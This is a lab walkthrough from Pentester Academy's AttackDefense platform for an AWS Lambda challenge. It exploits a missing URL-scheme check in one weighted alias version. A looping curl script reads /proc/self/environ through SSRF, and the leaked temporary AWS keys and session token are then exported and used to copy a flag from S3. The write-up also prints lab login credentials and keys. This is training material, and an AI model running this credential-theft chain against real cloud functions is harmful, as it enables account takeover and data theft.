

ATTACKDEFENSE LABS COURSES
PENTESTER ACADEMY TOOL BOX PENTESTING
JOINT WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX PATV HACKER
HACKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
TRAINING COURSES ACCESS POINT PENTESTER
TEAM LABS PENTESTER
ACCESS POINT PENTESTER
WORLD-CLASS TRAINERS
ATTACKDEFENSE LABS TRAINING COURSE SPATV ACCESS
PENTESTER ACADEMY
ATTACKDEFENSE LABS PENTESTER ACADEMY
COURSES PENTESTER ACADEMY TOOL BOX PENTESTING
TOOL BOX
ACKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
COURSES PENTESTER ACADEMY
PENTESTER ACADEMY ATTACKDEFENSE LABS
WORLD-CLASS TRAINERS
RED TEAM TRAINING
PENTESTER ACADEMY TOOL BOX
PENTESTING

ATTACK DEFENSE

by PentesterAcademy

Name	Lambda Alias Routing
URL	https://attackdefense.com/challengedetails?cid=2288
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link to get access to AWS credentials.

Access Credentials to your AWS lab Account

Login URL	https://276384657722.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	RklnxgioqGaWvhovqes
Password	TKy32rSni5IO0rlx
Access Key ID	AKIAUAWOPGE5CDQ7XXKD
Secret Access Key	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

Step 2: Sign in into AWS console using AWS access credentials.

Sign in as IAM user

Account ID (12 digits) or account alias

276384657722

IAM user name

RklnxgxiogGaWvhovqes

Password

.....

Sign in

[Sign in using root user email](#)

[Forgot password?](#)

Build Mobile and Web Apps Fast

Add authentication and data syncing with AWS Amplify in just a few lines of code

[LEARN MORE](#)



Step 3: Navigate to the lambda dashboard in us-east-1 region and search for lambda-alias-routing function.

Functions (15)				Last fetched now	
Values	Description	Package type	Runtime		
Function name: lambda-alias-routing					
dynamodb-partiql-sql-demo-with-logging		Zip	Python 3.8		
ad-db-lab3		Zip	Python 3.8		
xxe-php		Zip	Custom runtime on Amazon Linux 2		

Step 4: Click on qualifiers to view aliases, and check “release” alias.

The screenshot shows the AWS Lambda console for the function 'lambda-alias-routing'. The 'Configuration' tab is selected. In the 'Designer' section, there are two entries: 'lambda-alias-routing' (selected) and 'Layers' (0). A modal window titled 'Switch versions/aliases' is open, showing the 'Aliases' tab with two items: 'Unqualified' (Version: \$LATEST) and 'release' (Version: 2 Weight: 10%, Version: 1 Weight: 90%).

Step 5: Check the API gateway for the invocation URL.

The screenshot shows the AWS API Gateway console for the trigger 'lambda-alias-routing'. The 'Trigger' tab is selected. The details section shows the API endpoint as <https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/>. Other details include: API type: REST, Authorization: NONE, Method: GET, Resource path: /, and Stage: default.

Step 6: Click on lambda-alias-routing:release and check alias weight.

The screenshot shows the AWS Lambda console for the alias 'lambda-alias-routing:release'. The alias is selected, and its configuration shows a weight of 10%.

Alias configuration	
Name	Description
release	-


Version

2 - Weight: 10%	Additional version
	1 - Weight: 90%

Step 7: Check version 1 source code.

Description
-
Additional version

 1 - Weight: 90%




```

5 import traceback
6 import base64
7 from urllib import request,parse
8
9 def lambda_handler(event, context):
10
11     headers={'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4285.141 Safari/537.36'}
12
13     url="https://google.com"
14     if event["queryStringParameters"] !=None and "url" in event["queryStringParameters"]:
15         url = event["queryStringParameters"]["url"]
16     else:
17         url="http://127.0.0.1"
18
19     if url.startswith("http://") or url.startswith("https://"):
20
21         try:
22             req=request.Request(url=url,headers=headers)

```

The function gets the URL from the parameter and checks to allow only HTTP URL scheme.

Step 8: Check the source code for version 2.



The screenshot shows the AWS Lambda code editor. On the left, there's a file tree with a folder named "lambda-alias-routing" containing a file named "lambda_function.py". The code editor shows the following Python code:

```
5 import traceback
6 import base64
7 from urllib import request,parse
8
9 def lambda_handler(event, context):
10
11     headers={'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1)
12
13     url="https://google.com"
14     if event["queryStringParameters"] !=None and "url" in event["queryStri
15         url = event["queryStringParameters"]["url"]
16     else:
17         url="http://127.0.0.1"
18
19     if url.startswith("http://") or url.startswith("https://"):
20
21         try:
22             req=request.Request(url=url,headers=headers)
23             res=request.urlopen(req)
24             output=res.read().decode('utf-8')
25             output_json={"status":"success","output":output}
26         except:
27             output_json={"status":"failed"}
28     else:
```

There is no check present in version 2 for allowing only HTTP URL schemes.

Step 9: Interact with API using curl.

URL: <https://127.0.0.1>

```
root@AttackDefense:~#  
root@AttackDefense:~# curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=https://127.0.0.1  
{"status": "failed"}root@AttackDefense:~#  
root@AttackDefense:~#
```

Status failed for unavailable URLs.

URL: <https://google.com>

```
root@AttackDefense:~#  
root@AttackDefense:~# curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=https://google.com  
{"status": "success", "output": "<!doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\" lang='set=\"UTF-8\"><meta content=\"origin\" name=\"referrer\"><meta content=\"/images/branding/googleg/1x/googleg_stanc itemprop=\"image\"><link href=\"/manifest?pwa=webhp\" crossorigin='use-credentials' rel='manifest'><title>Google</title>...</head><body>...</body>">(function(){window.google={kEI:'D0U6YPmoAuK05wL0krDoDQ',kEXPI:'31',kBLL:'iaOK'};googl
```

API returns output if the website is available.

Step 10: Write a bash wrapper script to retrieve environment variables.

Bash File: attack.sh

```
#!/bin/bash  
for i in {1..20}  
do  
    curl https://<invoke url>/?url=file:///proc/self/environ ; echo ;  
done
```

```
root@AttackDefense:~# cat attack.sh  
#! /bin/bash  
  
for i in {1..20}  
do  
    curl https://ywij2pqyx6.execute-api.us-east-1.amazonaws.com/default/?url=file:///proc/self/environ ; echo ;  
done
```

Step 11: Execute script.

Commands: bash attack.sh

```
root@AttackDefense:~# ./attack.sh
{"status": "success", "output": "AWS_LAMBDA_FUNCTION_VERSION=2\u0000AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEE'k9deGUXsQ/dTGNXQIToAc0uyMYJQNQqYLHLAIgbQmrNX/t5H+d00s3f0j8GZntMMkj0tIyz44keKE8rjQq0wE1xhAAGgwyNzYzODQ2NTtGP6NP77Glox065FtACcI2fsk7NPgnTXprwD2F/qHjoJVGm0LE70dIWk1r76wU9LkaeTfVy/tF6pWJpY4r0/v7MkEnOsxz33uEAOKujB'piqIDwaHQNFz55htmqqsAGEtxFDYuC6JVYk2TUPWKO09E8gTUohoXg6YLNua0AY/KvkAy7CVo/5r6W2UK0WjWzeTiV/jGPMPyJ6YEGOUuTDVf54e6Z8IIx AeI/yOHQshL4ECVdgic8iJ4UY+HZwU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlqr1CTF4kw0Bj90TmERirFY0PpDpAyk38kRrKwmt1DbL1ijrQDiukUjLoYTfp78/V6fy48MwtPVeVkf2cfvIDmlLWqqo1D0qiq9andSrmBvH5P/kc1669CbFXe9,0000AWS_LAMBDA_TASK_ROOT=/var/task\u0000AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/lambda-alias-routing\u0000LD_L:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\u0000AWS_LAMBDA_RUNTIME_API=1:G_STREAM_NAME=2021/02/27/[2]02c57cce33384b1e9e1d007a42198cda\u0000AWS_EXECUTION_ENV=AWS_Lambda_python3.8'9.254.79.2:2000\u0000AWS_LAMBDA_FUNCTION_NAME=lambda-alias-routing\u0000PATH=/var/lang/bin:/usr/local/bin:AWS_DEFAULT_REGION=us-east-1\u0000PWD=/var/task\u0000AWS_SECRET_ACCESS_KEY=MMwxUTemHPhSf+GVYsDYs8eTUE6o7J:IR=/var/runtime\u0000LANG=en_US.UTF-8\u0000AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\u0000AWS_REGION=us-e"
```

Lambda v2 was invoked.

Step 12: Beautify the output using sed.

Command: echo <api output> | sed 's/\u0000/\n/g'

```
root@AttackDefense:~# echo AWS_LAMBDA_FUNCTION_VERSION=2\u0000AWS_SESSION_TOKEN=XsQ/dTGNXQIToAc0uyMYJQNQqYLHLAIgbQmrNX/t5H+d00s3f0j8GZntMMkj0tIyz44keKE8rjQq0wE]77Glox065FtACcI2fsk7NPgnTXprwD2F/qHjoJVGm0LE70dIWk1r76wU9LkaeTfVy/tF6pWJpY4r0/vi ahQNFz55htmqqsAGEtxFDYuC6JVYk2TUPWKO09E8gTUohoXg6YLNua0AY/KvkAy7CVo/5r6W2UK0WjWz 4e6Z8IIx AeI/yOHQshL4ECVdgic8iJ4UY+HZwU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlc DpAyk38kRrKwmt1DbL1ijrQDiukUjLoYTfp78/V6fy48MwtPVeVkf2cfvIDmlLWqqo1D0qiq9andSrmE MBDA_TASK_ROOT=/var/task\u0000AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/lambda-alias 1ib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\u0000AWS_LA AM_NAME=2021/02/27/[2]02c57cce33384b1e9e1d007a42198cda\u0000AWS_EXECUTION_ENV=A 79.2:2000\u0000AWS_LAMBDA_FUNCTION_NAME=lambda-alias-routing\u0000PATH=/var/lang AULT_REGION=us-east-1\u0000PWD=/var/task\u0000AWS_SECRET_ACCESS_KEY=MMwxUTemHPhS r/runtime\u0000LANG=en_US.UTF-8\u0000AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\u0 _ID=ASIAUAWOPGE5GV6RVDNP\u0000SHLVL=0\u0000AWS_XRAY_DAEMON_ADDRESS=169.254.79.2 g\u0000AWS_LAMBDA_TELEMETRY_LOG_FD=3\u0000AWS_XRAY_CONTEXT_MISSING=LOG_ERROR\u0000_ UNCTION_MEMORY_SIZE=128\u0000 | sed 's/\u0000/\n/g'■
```

```

PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=MMwxUTemHPhSf+GVYsDYs8eTUE6o7JSzf1GQ0Z10
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
AWS_REGION=us-east-1
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5GV6RVDNP
SHLVL=0
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
S3_BUCKET=ssrf-flag
_LAMBDA_TELEMETRY_LOG_FD=3
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128

```

Step 13: Export AWS access keys and session tokens to use AWS CLI with temporary access credentials.

Commands:

```

export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```

```

root@AttackDefense:~# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEYaCXVzLWVhc3QtMSJHMEUCIQCBrOzaTkk9deGUxS0/dTGNXQIT
QmrNX/t5H+d0Os3f0j8GZntMMk0tIyz44keKE8rjQq0wEIxhAAGgwyNzYz0DQ2NTc3MjIiDPpWhQJUtn9M5chFKCqwAcyUu7tGP6NP77Gloxo65FtA
qHjoJVGm0LE70dIWk1r76wU9LkaeTfVy/tF6pWJpY4r0/v7MkEn0sxz33uEAOKujBT0vrwRUHz/G3SwJhJW/0xjICXUGLDNsPpiqIDwaHQNFz55htmc
WK009E&TUohoXg6YNua0AY/KvkAy7CVo/5r6W2UK0WjWzeTIv/jGPMPyJ6EGOUAB5/ldYzhLykwjk3r/0jcV6Zr0EkvoXNuTDVf54e6Z8IIxAeI/
+HzWU3CSyTqXj1jUTUUnPajSzMqahpCMARwWiSv4GC/xTlqr1CTF4kw0Bjc90TmERn4guICFz/Su44SyCGSmAfwrhhQfsYyTrFY0PpDpAyk38kRrKw
fp78/V6fy48MwtPVeVkf2cfvIDmlLWq0o1D0qiq9andSrmBvH5P/kc1669HCbFXe9AkylMPowzSqbZr7XnHKtcZ9H3qwps=
root@AttackDefense:~#

```

Step 14: Use AWS CLI to check caller identity.

Command: aws sts get-caller-identity

```
root@AttackDefense:~#  
root@AttackDefense:~# aws sts get-caller-identity  
{  
    "UserId": "AROAUAWOPGE5E07RLLN3E:lambda-alias-routing",  
    "Account": "276384657722",  
    "Arn": "arn:aws:sts::276384657722:assumed-role/lambda-alias-routing-role-ti4q1dm0/lambda-alias-routing"  
}  
root@AttackDefense:~#  
root@AttackDefense:~#
```

Step 15: Enumerate s3 bucket that was found in environment variables in API output.

Commands:

```
aws s3 ls s3://ssrf-flag  
aws s3 cp s3://ssrf-flag/Flag ./
```

```
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2  
_AWS_XRAY_DAEMON_PORT=2000  
S3_BUCKET=ssrf-flag  
_LAMBDA_TELEMETRY_LOG_FD=3  
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
```

```
root@AttackDefense:~#  
root@AttackDefense:~# aws s3 ls s3://ssrf-flag  
2021-02-27 08:22:13          32 Flag  
root@AttackDefense:~#  
root@AttackDefense:~#  
root@AttackDefense:~# aws s3 cp s3://ssrf-flag/Flag ./  
download: s3://ssrf-flag/Flag to ./Flag  
root@AttackDefense:~#  
root@AttackDefense:~#
```

Step 16: Read the flag.

Command: cat Flag

```
root@AttackDefense:~# aws s3 cp s3://ssrf-flag/Flag ./
download: s3://ssrf-flag/Flag to ./Flag
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~#
root@AttackDefense:~# cat Flag
df30cb178eb8e37728f39b3e6551c8de
root@AttackDefense:~#
root@AttackDefense:~#
```

FLAG: df30cb178eb8e37728f39b3e6551c8de

References:

1. AWS CLI (<https://docs.aws.amazon.com/cli/latest/reference/>)